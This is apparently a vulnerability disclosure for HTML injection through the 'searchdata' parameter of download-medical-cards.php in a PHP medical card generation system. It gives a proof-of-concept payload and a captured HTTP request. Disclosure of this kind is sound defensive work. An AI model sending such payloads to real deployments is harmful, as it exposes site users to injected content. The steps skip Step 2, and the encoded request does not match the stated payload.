

An **HTML Injection vulnerability** was discovered in " mcgs/download-medical-cards.php " of the **Medical Card Generation System using PHP and MySQL V1.0**. This flaw allows remote attackers to inject malicious HTML code via the "**searchdata**" POST request parameter.

**Affected Project:** Medical Card Generation System using PHP and MySQL V1.0

**Official Website:** <https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/>


**Version:** 1.0

**Affected Components:**


- **Affected File:** mcgs/download-medical-cards.php
- **Affected Parameter:** "searchdata" URL parameter

**Proof of Concept:**

**Step 1:** First navigate to <http://localhost/mcgs/download-medical-cards.php>



**Step 3:** In search bar, provide values (**<h1>HTML INJECTION</h1>**) and enable burpsuite to confirm the parameter. Now proceed to forward the request.



```
1 POST /mcgs/download-medical-cards.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 52
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/mcgs/download-medical-cards.php
12 Cookie: PHPSESSID=ouhh67ci97ca5g2774rc5dlr2f
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 searchdata=%3C%3EHTML+INJECTION%3C%3E&search=
```

**Step 4:** Payload is executed with HTML Injection.

